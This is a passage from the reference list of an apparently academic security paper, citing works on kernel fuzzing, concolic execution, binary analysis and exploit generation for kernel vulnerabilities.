[124] Daimeng Wang, Zheng Zhang, Hang Zhang, Zhiyun Qian, Srikanth V Krishnamurthy, and Nael Abu-Ghazaleh. {SyzVegas}: Beating kernel fuzzing odds with reinforcement learning. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 2741–2758, 2021.

[125] Fish Wang and Yan Shoshitaishvili. Angr-the next generation of binary analysis. In *2017 IEEE Cybersecurity Development (SecDev)*, pages 8–9. IEEE, 2017.

[126] Wenwen Wang, Kangjie Lu, and Pen-Chung Yew. Check it again: Detecting lacking-recheck bugs in os kernels. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1899–1913, 2018.

[127] Xinyu Wang, Jun Sun, Zhenbang Chen, Peixin Zhang, Jingyi Wang, and Yun Lin. Towards optimal concolic testing. In *Proceedings of the 40th International Conference on Software Engineering*, pages 291–302, 2018.

[128] Yan Wang, Chao Zhang, Xiaobo Xiang, Zixuan Zhao, Wenjie Li, Xiaorui Gong, Bingchang Liu, Kaixiang Chen, and Wei Zou. Revery: From proof-of-concept to exploitable. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*.

[129] Lilang Wu and moony Li. Fresh apples: Researching new attack interfaces on ios and osx. In *HITB Security Conference*, 2019.

[130] Wei Wu, Yueqi Chen, Xinyu Xing, and Wei Zou. KEPLER: Facilitating control-flow hijacking primitive evaluation for linux kernel vulnerabilities. In *28th USENIX Security Symposium*, 2019.

[131] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Xiaorui Gong, and Wei Zou. Fuze: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *27th USENIX Security Symposium*, 2018.

[132] Meng Xu, Sanidhya Kashyap, Hanqing Zhao, and Taesoo Kim. Krace: Data race fuzzing for kernel file systems. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1643–1660. IEEE, 2020.

[133] Meng Xu, Chenxiong Qian, Kangjie Lu, Michael Backes, and Taesoo Kim. Precise and scalable detection of double-fetch bugs in os kernels. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 661–678. IEEE, 2018.

[134] Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang, Tianyi Xie, Yuanyuan Zhang, and Dawu Gu. From collision to exploitation: Unleashing use-after-free vulnerabilities in linux kernel. In *CCS*. ACM, 2015.

[135] Wen Xu, Hyungon Moon, Sanidhya Kashyap, Po-Ning Tseng, and Taesoo Kim. Fuzzing file systems via two-dimensional input space exploration. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 818–834. IEEE, 2019.

[136] Insu Yun, Dhaval Kapil, and Taesoo Kim. Automatic techniques to systematically discover new heap exploitation primitives. *arXiv preprint arXiv:1903.00503*, 2019.

[137] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. {QSYM}: A practical concolic execution engine tailored for hybrid fuzzing. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 745–761, 2018.

[138] Michal Zalewski. American fuzzy lop, 2014.

[139] Michal Zalewski. American fuzzy lop. *URL http://lcamtuf. coredump. cx/afl*, 2015.

[140] Hang Zhang and Zhiyun Qian. Precise and accurate patch presence test for binaries. USENIX Security, 2018.

[141] Hang Zhang, Dongdong She, and Zhiyun Qian. Android root and its providers: A double-edged sword. In *CCS*. ACM, 2015.

[142] Zheng Zhang, Hang Zhang, Zhiyun Qian, and Billy Lau. An investigation of the android kernel patch ecosystem. In *30th USENIX Security Symposium*, 2021.

[143] Lei Zhao, Yue Duan, Heng Yin, and Jifeng Xuan. Send hardest problems my way: Probabilistic path prioritization for hybrid fuzzing. In *NDSS*, 2019.